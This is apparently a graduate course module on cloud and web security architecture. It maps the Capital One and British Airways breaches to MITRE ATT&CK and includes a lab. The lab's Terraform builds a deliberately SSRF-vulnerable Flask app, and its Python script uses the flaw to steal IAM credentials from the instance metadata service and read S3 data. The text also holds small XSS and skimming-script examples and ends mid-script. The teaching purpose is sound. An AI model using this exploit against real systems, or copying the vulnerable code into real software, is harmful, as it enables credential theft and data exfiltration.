Week-6: Cloud and Web Security Architecture

This class explores **Cloud Security Architecture** (securing cloud-based infrastructure) and **Web Security Architecture** (securing web applications) through the lens of two high-profile data breaches: Capital One (2019) and British Airways (2018). Doctoral students will analyze vulnerabilities, design secure systems using **Defense-in-Depth** (layered security), **Zero Trust** (verify all access), and **Adaptive Security** (dynamic threat response), and apply the **MITRE ATT&CK Framework** (Adversarial Tactics, Techniques, and Common Knowledge) to assess and enhance security.

Objectives

- Understand real-world security failures.
- Design architectures aligned with advanced security principles.
- Simulate and mitigate attacks using practical tools and scripts.

Chapter 1: Systems Engineering Tools

1.1 Why These Tools Matter

The tools covered in this chapter form the backbone of modern cloud and web security practices. They enable students to:

- **Simulate Real-World Scenarios**: Tools like Burp Suite and OWASP ZAP allow testing of vulnerabilities seen in breaches like British Airways (2018).
- **Automate Secure Configurations**: Terraform and AWS CLI facilitate consistent, auditable infrastructure deployments, addressing issues like the Capital One (2019) breach.
- **Monitor and Respond**: ScoutSuite and Prowler help audit cloud environments, supporting DiD and ASA principles.
- **Develop Secure Applications**: Node.js, Python, and Git support secure coding and version control, critical for ZTA.

These tools are integral to the course's objectives of understanding security failures, designing robust architectures, and applying the MITRE ATT&CK Framework.

1.2 Docker

Description: Docker is a platform for developing, shipping, and running applications in containers—lightweight, standalone packages that include code, runtime, libraries, and settings. Containers ensure consistency across development, testing, and production environments.

Relevance to Cloud and Web Security: Docker isolates applications, reducing the attack surface if a container is compromised. Its security features, such as user namespaces, seccomp profiles, and AppArmor, help prevent privilege escalation and unauthorized access, making it ideal for testing vulnerable applications securely.

Usage in the Course: Students will use Docker to deploy isolated web applications for vulnerability testing with tools like Burp Suite and OWASP ZAP, simulating attacks like those in the British Airways breach.

Installation (Ubuntu):

```
sudo apt update
sudo apt install -y docker.io
sudo systemctl start docker
sudo systemctl enable docker
sudo usermod -aG docker $USER
```

Verify: `docker --version` and `docker-compose --version`.

Best Practices:

- Run containers as non-root users to limit privilege escalation risks.
- Use minimal base images (e.g., `alpine`) to reduce vulnerabilities.
- Enable Docker Content Trust to verify image integrity.
- Apply seccomp profiles to restrict system calls.
- Regularly scan images with tools like Docker Scan.

Example: Running a Secure Container:

```
docker run --rm -it --user 1000:1000 --cap-drop=ALL --cap-add=NET_BIND_SERVICE nginx
```

This command runs an Nginx container as a non-root user with restricted capabilities, suitable for hosting a test web application.

Further Reading: Docker Security Documentation, Docker Best Practices

1.3 AWS CLI

Description: The AWS Command Line Interface (CLI) is a tool for managing AWS services through command-line commands, enabling automation and scripting of cloud resources.

Relevance to Cloud Security: The AWS CLI supports programmatic configuration of security settings, such as IAM policies, security groups, and S3 bucket policies, ensuring consistency and auditability. It’s critical for automating responses to misconfigurations, like those exploited in the Capital One breach.

Usage in the Course: Students will use the AWS CLI to manage AWS resources, automate security tasks (e.g., enabling MFA), and interact with services like S3 and EC2 during labs.

Installation (Ubuntu):

```
sudo apt install -y awscli
```

Verify: `aws --version` (configure with `aws configure` using AWS credentials).

Best Practices:

- Use IAM roles instead of long-term access keys.
- Enable MFA for CLI users.
- Restrict CLI permissions to least privilege.
- Log CLI commands for auditing.

Example: Auditing S3 Bucket Policies:

```
aws s3api list-buckets --query "Buckets[].Name" --output text
aws s3api get-bucket-policy --bucket my-bucket
```

This retrieves all S3 buckets and checks the policy of a specific bucket, helping identify overly permissive settings.

Further Reading: AWS CLI User Guide, AWS CLI Security Commands

1.4 Terraform

Description: Terraform is an open-source infrastructure as code (IaC) tool that provisions and manages cloud infrastructure using declarative configuration files.

Relevance to Cloud Security: Terraform ensures repeatable, secure deployments, reducing misconfigurations. It supports defining security policies as code, enabling version control and auditing, crucial for preventing issues like the Capital One breach's over-privileged IAM roles.

Usage in the Course: Students will use Terraform to create secure AWS infrastructure, such as VPCs, security groups, and encrypted S3 buckets, as seen in Chapter 7.

Installation (Ubuntu):

```
sudo apt install -y software-properties-common
wget -O- https://apt.releases.hashicorp.com/gpg | sudo gpg --dearmor -o /usr/share/keyrings/hashicorp-archive-keyring.gpg
echo "deb [signed-by=/usr/share/keyrings/hashicorp-archive-keyring.gpg] https://apt.releases.hashicorp.com $(lsb_release -cs) main" | sudo tee /etc/apt/sources.list.d/hashicorp.list
sudo apt update
sudo apt install -y terraform
```

Verify: `terraform --version`.

Best Practices:

- Use modules for reusable, secure configurations.
- Scan Terraform code with tools like Terrascan or Checkov.
- Store state files securely (e.g., in S3 with encryption).
- Apply least privilege to Terraform IAM roles.

Example: Secure S3 Bucket:

```
resource "aws_s3_bucket" "secure_bucket" {
  bucket = "my-secure-bucket"
  acl    = "private"
  server_side_encryption_configuration {
    rule {
      apply_server_side_encryption_by_default {
        sse_algorithm = "AES256"
      }
    }
  }
  versioning {
    enabled = true
  }
}
```

This creates an encrypted, versioned S3 bucket with private access.

Further Reading: Terraform Documentation, Terraform Security Best Practices

1.5 Burp Suite Community Edition

Description: Burp Suite is a platform for testing web application security, offering tools for manual and automated vulnerability assessments.

Relevance to Web Security: It identifies vulnerabilities like SQL injection and XSS, aligning with OWASP Top Ten risks, as seen in the British Airways breach's script injection.

Usage in the Course: Students will use Burp Suite to test web applications, intercepting and analyzing HTTP requests to simulate attacks.

Installation:

- Download from PortSwigger.
- Extract and run: `java -jar burpsuite_community_vX.X.X.jar`.
- **Verify**: Launch and configure browser proxy.

Best Practices:

- Configure proxy settings securely to avoid exposing traffic.
- Use Burp's scanner for automated testing but verify manually.
- Stay within legal and ethical boundaries during testing.

Example: Intercepting Requests:

1. Configure browser to use Burp's proxy (e.g., 127.0.0.1:8080).
2. Enable intercept in Burp's Proxy tab.
3. Visit a test web application and inspect HTTP requests in Burp.

Further Reading: Burp Suite Documentation, Burp Suite Community Guide

1.6 OWASP ZAP

Description: OWASP ZAP (Zed Attack Proxy) is an open-source tool for automated web application security scanning, suitable for identifying vulnerabilities efficiently.

Relevance to Web Security: ZAP automates detection of OWASP Top Ten vulnerabilities, complementing Burp Suite for comprehensive testing.

Usage in the Course: Students will use ZAP to scan web applications, generating reports to identify and mitigate vulnerabilities.

Installation (Ubuntu):

```
sudo apt install -y zaproxy
```

Verify: Run `zap` and test a local site.

Best Practices:

- Use active scanning cautiously to avoid disrupting live systems.
- Combine with manual testing for accuracy.
- Export reports for documentation and remediation planning.

Example: Scanning a Web Application:

```
zap -cmd -quickurl http://test-site.com -quickout report.html
```

This performs a quick scan and saves results to `report.html`.

Further Reading: OWASP ZAP Documentation, OWASP ZAP Getting Started

1.7 ScoutSuite

Description: ScoutSuite is an open-source tool for auditing security configurations across cloud providers, including AWS, identifying misconfigurations and risks.

Relevance to Cloud Security: It helps detect issues like overly permissive IAM roles, as exploited in the Capital One breach, supporting DiD's monitoring layer.

Usage in the Course: Students will use ScoutSuite to audit AWS environments, ensuring compliance with security best practices.

Installation (Ubuntu):

```
pip3 install scoutsuite
```

Verify: `scoutsuite aws --help`.

Best Practices:

- Run ScoutSuite regularly to monitor configuration drift.
- Use with least-privilege AWS credentials.
- Review and prioritize findings based on severity.

Example: Auditing AWS:

```
scoutsuite aws --profile my-profile --report-dir ./scoutsuite-report
```

This audits the AWS account and saves results to `scoutsuite-report`.

Further Reading: ScoutSuite GitHub, ScoutSuite Documentation

1.8 Prowler

Description: Prowler is an open-source tool for assessing AWS security, checking compliance with standards like PCI DSS, HIPAA, and ISO 27001.

Relevance to Cloud Security: Prowler provides detailed security posture reports, helping mitigate risks through actionable recommendations, aligning with ZTA's verification principles.

Usage in the Course: Students will use Prowler to evaluate AWS setups, complementing ScoutSuite's audits.

Installation (Ubuntu):

```
pip3 install prowler
```

Verify: `prowler -v`.

Best Practices:

- Integrate Prowler into CI/CD pipelines for continuous checks.
- Focus on high-severity findings first.
- Use with read-only IAM permissions.

Example: Running Prowler:

```
prowler -p my-profile -r us-west-2
```

This assesses the AWS account in the us-west-2 region.

Further Reading: Prowler GitHub, Prowler Documentation

1.9 Node.js

Description: Node.js is a JavaScript runtime for building scalable server-side applications, widely used in web development.

Relevance to Web Security: Securing Node.js applications is critical to prevent vulnerabilities like injection attacks, aligning with OWASP guidelines.

Usage in the Course: Students may develop or analyze Node.js applications to apply security principles and test for vulnerabilities.

Installation (Ubuntu):

```
sudo apt install -y nodejs npm
```

Verify: `node --version` and `npm --version`.

Best Practices:

- Use security middleware like Helmet for HTTP headers.
- Validate and sanitize all inputs.
- Regularly update dependencies with `npm audit`.

Example: Secure Node.js App:

```
const express = require('express');
const helmet = require('helmet');
const app = express();
app.use(helmet());
app.get('/', (req, res) => res.send('Secure App'));
app.listen(3000, () => console.log('Running on port 3000'));
```

This uses Helmet to set secure HTTP headers.

Further Reading: Node.js Documentation, Node.js Security Best Practices

1.10 Python 3

Description: Python is a versatile programming language used for scripting, automation, and security tool development.

Relevance to Security: Python's libraries support log analysis, attack simulation, and automation, critical for cloud and web security tasks.

Usage in the Course: Students will write Python scripts to automate security tasks, analyze logs, and simulate attacks, as seen in Chapter 3's Capital One exploit.

Installation (Ubuntu):

```
sudo apt install -y python3 python3-pip
```

Verify: `python3 --version` and `pip3 --version`.

Best Practices:

- Use virtual environments to isolate dependencies.
- Sanitize inputs to prevent injection attacks.
- Leverage libraries like `boto3` for AWS automation.

Example: Checking S3 Access:

```
import boto3

s3 = boto3.client('s3')
buckets = s3.list_buckets()['Buckets']
for bucket in buckets:
    print(f"Bucket: {bucket['Name']}")
```

This lists all S3 buckets in an AWS account.

Further Reading: Python Documentation, Python Security Guide

1.11 Git

Description: Git is a distributed version control system for tracking code changes, facilitating collaboration and code management.

Relevance to Security: Git supports secure coding through version tracking, code reviews, and integration with security scanning tools, aligning with ZTA's least privilege.

Usage in the Course: Students will use Git to manage code repositories, ensuring secure collaboration on course projects.

Installation (Ubuntu):

```
sudo apt install -y git
```

Verify: `git --version`.

Best Practices:

- Enforce code reviews via pull requests.
- Use branch protection rules.
- Integrate security scanners like Snyk in Git workflows.

Example: Setting Up a Secure Repository:

```
git init
git config --global user.email "student@example.com"
git commit -m "Initial commit"
```

This initializes a Git repository with a configured user.

Further Reading: Git Documentation, Git Security Practices

1.12 Accounts and Setup

- **AWS Account**: Sign up for the AWS Free Tier at AWS Free Tier. Create an IAM user with least-privilege permissions and enable MFA.
    - **Example**: Use AWS CLI to enable MFA:

      ```
      aws iam create-virtual-mfa-device --virtual-mfa-device-name my-mfa
      ```

- **Okta or Keycloak**: Used for identity management. For local Keycloak:

  ```
  docker run -p 8080:8080 -e KEYCLOAK_USER=admin -e KEYCLOAK_PASSWORD=admin
  quay.io/keycloak/keycloak:15.0.2
  ```

- **Local Environment**: Ensure 20GB RAM, 20GB free storage, and admin privileges.

Best Practices:

- Use temporary credentials for AWS access.
- Regularly rotate access keys.
- Monitor account activity with CloudTrail.

Further Reading: AWS IAM Best Practices, Keycloak Documentation

1.13 Tools Summary

Tool	Primary Function	Security Application
Docker	Containerization	Isolates applications, reduces attack surface
AWS CLI	AWS service management	Automates secure configurations
Terraform	Infrastructure as Code	Ensures consistent, secure deployments
Burp Suite	Web penetration testing	Identifies web vulnerabilities
OWASP ZAP	Automated web scanning	Detects web security issues
ScoutSuite	Cloud security auditing	Identifies cloud misconfigurations
Prowler	AWS security assessment	Ensures compliance with standards
Node.js	Server-side JavaScript runtime	Secures web applications
Python 3	Programming and scripting	Automates security tasks, simulates attacks
Git	Version control	Supports secure code management

Chapter 2: Introduction to MITRE ATT&CK Framework

2.1 What is MITRE ATT&CK?

The **MITRE ATT&CK Framework** (Adversarial Tactics, Techniques, and Common Knowledge) is a comprehensive, globally recognized knowledge base that categorizes cyber adversary behaviors. Built from real-world attack data, it organizes these behaviors into tactics (the "why" of an attack) and techniques (the "how"), helping security professionals understand, detect, and mitigate threats effectively. For students studying cloud and web security, ATT&CK is a vital tool to connect theoretical concepts to practical, real-world scenarios.

- **Purpose**: Provides a structured approach to analyze attack patterns and improve defenses.
- **Scope**: Spans enterprise systems, cloud environments, web applications, and more.

2.2 How MITRE ATT&CK Works

ATT&CK breaks down adversary actions into:

- **Tactics**: High-level objectives, such as Initial Access, Privilege Escalation, or Data Exfiltration.
- **Techniques**: Specific methods to achieve these goals, like T1190 (Exploit Public-Facing Application) or T1078 (Valid Accounts).

Each technique includes details on detection, mitigation, and real-world examples, making it actionable for security practitioners.

Example:

- **Tactic**: Initial Access
- **Technique**: T1190 - Exploit Public-Facing Application
  - Adversaries target vulnerabilities in web servers or APIs to gain a foothold.

2.3 Why MITRE ATT&CK Matters for Cloud and Web Security

Cloud and web systems are attractive targets due to their exposure and complexity. ATT&CK helps by:

- **Mapping Threats**: Links techniques to incidents like the Capital One breach (SSRF and IAM abuse).
- **Guiding Defenses**: Prioritizes risks like over-privileged accounts in cloud environments.
- **Standardizing Analysis**: Offers a common framework for teams to discuss and address threats.

2.4 Key TTPs in the Capital One and British Airways Breaches

Below, we explore the specific **Tactics, Techniques, and Procedures (TTPs)** used in the Capital One (2019) and British Airways (2018) breaches. These examples highlight how adversaries exploit cloud and web vulnerabilities.

Capital One Breach (2019)

The Capital One breach exposed over 100 million customer records due to a combination of cloud misconfigurations and application vulnerabilities. Key TTPs include:

- **T1190: Exploit Public-Facing Application**

  - **What Happened**: The attacker exploited a Server-Side Request Forgery (SSRF) vulnerability in a web application firewall (WAF) to access internal AWS resources.
  - **Why It Matters**: Public-facing applications are entry points to cloud systems. SSRF allows attackers to trick servers into making unauthorized requests.
  - **Simple Example**: An attacker sends a crafted URL (e.g., `http://example.com/?url=internal-server`) to access restricted resources.
  - **Detection**: Look for unusual outbound requests in WAF or server logs.
  - **Mitigation**: Validate all inputs and restrict internal network access from public apps.

- **T1078: Valid Accounts**

  - **What Happened**: The attacker used over-privileged AWS Identity and Access Management (IAM) roles to escalate access and reach sensitive S3 buckets.
  - **Why It Matters**: Cloud environments depend on IAM, and excessive permissions are a widespread issue.
  - **Simple Example**: An IAM role intended for a web server also allows full S3 access, which an attacker exploits.
  - **Detection**: Monitor AWS CloudTrail for unexpected API calls (e.g., `ListBuckets` from unusual sources).
  - **Mitigation**: Apply least privilege, limit role permissions, and audit IAM configurations regularly.

- **T1530: Data from Cloud Storage Object**

  - **What Happened**: Using stolen credentials, the attacker extracted sensitive data from S3 buckets.
  - **Why It Matters**: Cloud storage often holds valuable data, making it a prime target post-compromise.
  - **Simple Example**: An attacker runs `aws s3 cp` to download files from an unprotected bucket.
  - **Detection**: Set up alerts for unauthorized S3 access in CloudTrail or GuardDuty.
  - **Mitigation**: Encrypt data at rest, enforce MFA, and use bucket policies to restrict access.

British Airways Breach (2018)

The British Airways breach compromised 380,000 payment card details through a web-based attack. Key TTPs include:

- **T1189: Drive-by Compromise**

  - **What Happened**: Attackers injected malicious JavaScript into the payment page, skimming customer data as it was entered.
  - **Why It Matters**: Web applications are vulnerable to client-side attacks, especially when relying on third-party scripts.
  - **Simple Example**: A compromised script (e.g., `<script src="malicious.js">`) silently captures form inputs.
  - **Detection**: Monitor browser behavior or network traffic for unexpected script execution.
  - **Mitigation**: Use Content Security Policy (CSP) to restrict script sources and validate third-party code.

- **T1190: Exploit Public-Facing Application**

  - **What Happened**: The attacker exploited a vulnerability in the web application to inject the malicious script.
  - **Why It Matters**: Public-facing apps face constant threats like XSS or SQL injection if not secured properly.
  - **Simple Example**: An unpatched input field allows `<script>alert('hack')</script>` to execute.
  - **Detection**: Use a WAF to flag suspicious payloads; analyze logs for injection attempts.
  - **Mitigation**: Follow OWASP guidelines—sanitize inputs, patch vulnerabilities, and test regularly.

2.5 Mapping Breaches to ATT&CK

Mapping these breaches to ATT&CK helps students visualize attack paths and identify intervention points:

Capital One Attack Path

1. **T1190**: SSRF exploit grants access to EC2 metadata.
2. **T1078**: Over-privileged IAM roles provide credentials.
3. **T1530**: Data is exfiltrated from S3 buckets.

British Airways Attack Path

1. **T1190**: Web app vulnerability enables script injection.
2. **T1189**: Malicious script captures payment data via drive-by compromise.

2.6 Practical Applications

Students can apply ATT&CK to:

- **Analyze Breaches**: Trace how T1190 led to T1078 in Capital One, identifying weak points.
- **Design Defenses**: Recommend controls like WAF rules (for T1190) or IAM audits (for T1078).
- **Simulate Attacks**: Use tools like the ATT&CK Navigator to recreate these paths.

2.7 Hands-On Exercises

Reinforce learning with these activities:

- **Map TTPs**: Plot the Capital One and British Airways breaches in the ATT&CK Navigator.
- **Detect Threats**: Analyze sample CloudTrail logs to spot T1078 misuse.
- **Mitigate Risks**: Propose fixes, like CSP for T1189 or encryption for T1530.

2.8 Tools to Explore ATT&CK

- **ATT&CK Navigator**: Visualize and map techniques (attack.mitre.org).
- **Python APIs**: Use `mitreattack-python` to query TTPs programmatically.

Chapter 3: Case Studies - Capital One and British Airways Breaches


This chapter provides an analysis of two significant data breaches: the Capital One breach of 2019 and the British Airways breach of 2018.

3.1 Capital One Data Breach (2019)

Overview

In July 2019, Capital One disclosed a breach that compromised the personal data of over 100 million customers, including Social Security numbers and credit scores. The attacker, a former AWS employee, exploited a **Server-Side Request Forgery (SSRF)** vulnerability due to a misconfigured web application firewall (WAF), gaining unauthorized access to sensitive data stored in Amazon S3 buckets.

Attack Flow Diagram


Attacker
HTTP Request
Web Application Firewall (WAF)
Forwarded Request (Misconfiguration)
EC2 Instance
Retrieve Credentials
Access Data with Credentials
Instance Metadata Service (IMDS)
Amazon S3 Buckets

The diagram illustrates the attack path:

1. The attacker sends an HTTP request to the WAF.
2. The misconfigured WAF forwards the request to an internal EC2 instance.
3. The EC2 instance, with overly permissive IAM roles, queries the Instance Metadata Service (IMDS) to obtain temporary AWS credentials.
4. Using these credentials, the attacker accesses and exfiltrates data from S3 buckets.

Technical Analysis

- **Vulnerability Exploited**: SSRF allowed internal resource access.
- **Root Cause**: WAF misconfiguration and over-privileged IAM roles.
- **Execution**: Exploited IMDSv1 to retrieve credentials.
- **Impact**: Massive data exposure and reputational damage.

Demonstrating the Capital One Hack

The Capital One hack simulation uses Terraform to set up a vulnerable AWS environment and Python to exploit an SSRF vulnerability, mimicking the real-world breach where misconfigured IAM permissions and an SSRF flaw led to data exfiltration.

Terraform Code for Capital One Hack Simulation

This Terraform configuration creates an AWS environment with an EC2 instance running a vulnerable Flask app, an over-permissive IAM role, and an S3 bucket with sensitive data.

```
terraform {
  required_providers {
    aws = {
      source  = "hashicorp/aws"
      version = "~> 4.0"
    }
  }
}

provider "aws" {
  region = "us-west-2"
}

resource "tls_private_key" "ec2_key" {
  algorithm = "RSA"
  rsa_bits  = 4096
}

resource "aws_key_pair" "ec2_key_pair" {
  key_name   = "my-ec2-key"
  public_key = tls_private_key.ec2_key.public_key_openssh
}

resource "local_file" "private_key" {
  content         = tls_private_key.ec2_key.private_key_pem
  filename        = "${path.module}/my-ec2-key.pem"
  file_permission = "0400"
}

resource "null_resource" "delete_key" {
  triggers = {
    key_file = local_file.private_key.filename
  }
  provisioner "local-exec" {
    when    = destroy
    command = "rm -f ${self.triggers.key_file}"
  }
}

data "http" "local_ip" {
  url = "http://ipv4.icanhazip.com"
}

resource "aws_security_group" "allow_local_ip" {
  name        = "allow_local_ip"
  description = "Allow inbound SSH and HTTP from local IP"
  ingress {
    description = "SSH from local IP"
    from_port   = 22
    to_port     = 22
    protocol    = "tcp"
    cidr_blocks = ["${chomp(data.http.local_ip.response_body)}/32"]
  }
  ingress {
    description = "HTTP from local IP"
    from_port   = 80
    to_port     = 80
    protocol    = "tcp"
    cidr_blocks = ["${chomp(data.http.local_ip.response_body)}/32"]
  }
  egress {
    from_port = 0
    to_port   = 0
    protocol  = "-1"
    cidr_blocks = ["0.0.0.0/0"]
  }
  tags = {
    Name = "allow_local_ip"
  }
}

resource "aws_s3_bucket" "vulnerable_bucket" {
  bucket        = "seas8405-week6-lab1-vulnerable-s3"
  force_destroy = true
  tags = {
    Name = "seas8405-week6-lab1-vulnerable-s3"
  }
}

resource "aws_s3_bucket_ownership_controls" "vulnerable_bucket_ownership" {
  bucket = aws_s3_bucket.vulnerable_bucket.id
  rule {
    object_ownership = "BucketOwnerPreferred"
  }
}

resource "aws_s3_bucket_acl" "vulnerable_bucket_acl" {
  bucket = aws_s3_bucket.vulnerable_bucket.id
  acl    = "private"
  depends_on = [aws_s3_bucket_ownership_controls.vulnerable_bucket_ownership]
}

resource "aws_s3_object" "sample_object" {
  bucket  = aws_s3_bucket.vulnerable_bucket.bucket
  key     = "sample.txt"
  content = "Sensitive Test Data"
}

resource "aws_iam_role" "ec2_role" {
  name = "seas8405-week6-lab1-ec2-role"
  assume_role_policy = jsonencode({
    Version = "2012-10-17"
    Statement = [
      {
        Action = "sts:AssumeRole"
        Effect = "Allow"
        Principal = { Service = "ec2.amazonaws.com" }
      }
    ]
  })
}

resource "aws_iam_role_policy" "ec2_policy" {
  name = "seas8405-week6-lab1-ec2-policy"
  role = aws_iam_role.ec2_role.id
  policy = jsonencode({
    Version = "2012-10-17",
    Statement = [
      {
        Action = ["s3:GetObject", "s3:ListBucket"]
        Effect   = "Allow"
        Resource = "*"
      }
    ]
  })
}

resource "aws_iam_instance_profile" "ec2_instance_profile" {
  name = "seas8405-week6-lab1-ec2-instance-profile"
  role = aws_iam_role.ec2_role.name
}

resource "aws_instance" "ec2_instance" {
  ami                    = "ami-0c2ab3b8efb09f272"
  instance_type          = "t2.micro"
  iam_instance_profile = aws_iam_instance_profile.ec2_instance_profile.name
  key_name               = aws_key_pair.ec2_key_pair.key_name
  vpc_security_group_ids = [aws_security_group.allow_local_ip.id]
  user_data              = <<-EOF
              #!/bin/bash
              yum update -y
              yum install -y python3
              pip3 install flask requests
              cat <<'PY' > /home/ec2-user/app.py
              from flask import Flask, request
              import requests, os
              app = Flask(__name__)
              @app.route('/fetch')
              def fetch_url():
                  url = request.args.get('url')
                  if url:
                      try:
                          resp = requests.get(url, timeout=3)
                          return resp.text
                      except Exception as e:
                          return str(e)
                  return 'provide ?url='
              if __name__ == '__main__':
                  app.run(host='0.0.0.0', port=80)
              PY
              nohup python3 /home/ec2-user/app.py &>/var/log/app.log &
              EOF
  tags = {
    Name = "seas8405-week6-lab1-ec2-instance"
  }
}

resource "aws_s3_bucket" "trail_bucket" {
  bucket        = "seas8405-week6-lab1-cloudtrail-s3"
  force_destroy = true
}

resource "aws_s3_bucket_ownership_controls" "trail_bucket_ownership" {
  bucket = aws_s3_bucket.trail_bucket.id
  rule {
    object_ownership = "BucketOwnerPreferred"
  }
}

resource "aws_s3_bucket_acl" "trail_bucket_acl" {
  bucket = aws_s3_bucket.trail_bucket.id
  acl    = "private"
  depends_on = [aws_s3_bucket_ownership_controls.trail_bucket_ownership]
}

resource "aws_s3_bucket_policy" "trail_bucket_policy" {
  bucket = aws_s3_bucket.trail_bucket.id
  policy = jsonencode({
    Version = "2012-10-17",
    Statement = [
      {
        Sid      = "AWSCloudTrailAclCheck"
        Effect   = "Allow"
        Principal = { Service = "cloudtrail.amazonaws.com" }
        Action   = "s3:GetBucketAcl"
        Resource = aws_s3_bucket.trail_bucket.arn
      },
      {
        Sid      = "AWSCloudTrailWrite"
        Effect   = "Allow"
        Principal = { Service = "cloudtrail.amazonaws.com" }
        Action   = "s3:PutObject"
        Resource = "${aws_s3_bucket.trail_bucket.arn}/AWSLogs/*"
        Condition = { StringEquals = { "s3:x-amz-acl" = "bucket-owner-full-control" } }
      },
      {
        Sid    = "AllowAccountOwnerReadWrite"
        Effect = "Allow"
        Principal = { AWS = "arn:aws:iam::${data.aws_caller_identity.current.account_id}:root" }
        Action = [
          "s3:GetObject", "s3:PutObject", "s3:DeleteObject", "s3:ListBucket",
          "s3:GetBucketPolicy", "s3:PutBucketPolicy", "s3:DeleteBucketPolicy"
        ]
        Resource = [aws_s3_bucket.trail_bucket.arn, "${aws_s3_bucket.trail_bucket.arn}/*"]
      }
    ]
  })
}

data "aws_caller_identity" "current" {}

resource "aws_cloudtrail" "trail" {
  name                          = "seas8405-week6-lab1-cloudtrail"
  s3_bucket_name                = aws_s3_bucket.trail_bucket.id
  include_global_service_events = true
  is_multi_region_trail         = true
  depends_on = [aws_s3_bucket_policy.trail_bucket_policy]
}

output "ec2_public_ip" {
  value = aws_instance.ec2_instance.public_ip
}
```

Python Code for Exploiting SSRF Vulnerability

This Python script exploits the SSRF vulnerability in the Flask app to retrieve IAM credentials from the Instance Metadata Service (IMDS) and access the S3 bucket.

```python
import requests
import json
import boto3
import subprocess


def get_ec2_public_ip():
    try:
        result = subprocess.run(
            ['terraform', 'output', '-raw', 'ec2_public_ip'],
            capture_output=True,
            text=True,
            check=True
        )
        ec2_ip = result.stdout.strip()
        return ec2_ip
    except subprocess.CalledProcessError as e:
        print(f"Error: Failed to retrieve EC2 public IP with Terraform: {e}")
        return None
    except Exception as e:
        print(f"Error: An unexpected issue occurred: {e}")
        return None


def main():
    ec2_ip = get_ec2_public_ip()
    if not ec2_ip:
        print("Failed to retrieve the EC2 public IP. Exiting.")
        return

    print(f"The EC2 public IP address is: {ec2_ip}")
    base_url = f'http://{ec2_ip}/fetch?url='

    # Step 1: Retrieve IAM role name from IMDS via SSRF
    role_url = base_url + 'http://169.254.169.254/latest/meta-data/iam/security-credentials/'
    try:
        response = requests.get(role_url)
        if response.status_code != 200:
            print(f'Error: Failed to retrieve IAM role name. Status code: {response.status_code}')
            return
        role_name = response.text.strip()
        print(f'Step 1: Retrieved IAM Role Name: {role_name}')
    except requests.RequestException as e:
        print(f'Error: Unable to connect to Flask app for role name: {e}')
        return

    # Step 2: Retrieve temporary credentials using the role name
    credentials_url = base_url + f'http://169.254.169.254/latest/meta-data/iam/security-
credentials/{role_name}'
    try:
        response = requests.get(credentials_url)
        if response.status_code != 200:
            print(f'Error: Failed to retrieve credentials. Status code: {response.status_code}')
            return
        credentials = json.loads(response.text)
        access_key = credentials['AccessKeyId']
        secret_key = credentials['SecretAccessKey']
        session_token = credentials['Token']
        print('Step 2: Temporary AWS Credentials Retrieved')
        print(f'AccessKeyId: {access_key}')
        print(f'SecretAccessKey: {secret_key[:6]}... (truncated)')
        print(f'Token: {session_token[:6]}... (truncated)')
    except (requests.RequestException, json.JSONDecodeError, KeyError) as e:
        print(f'Error: Unable to retrieve or parse credentials: {e}')
        return

    # Step 3: Create a boto3 session with the temporary credentials
    session = boto3.Session(
        aws_access_key_id=access_key,
        aws_secret_access_key=secret_key,
        aws_session_token=session_token
    )
    s3 = session.client('s3')
    bucket_name = 'seas8405-week6-lab1-vulnerable-s3'

    # Step 4: List contents of the S3 bucket
    try:
        response = s3.list_objects_v2(Bucket=bucket_name)
        print('Step 3: S3 Bucket Contents:')
        for obj in response.get('Contents', []):
            print(f'- {obj["Key"]}')
    except Exception as e:
        print(f'Error: Failed to list bucket contents: {e}')
        return

    # Step 5: Download and display the contents of sample.txt
    try:
        obj = s3.get_object(Bucket=bucket_name, Key='sample.txt')
        content = obj['Body'].read().decode('utf-8')
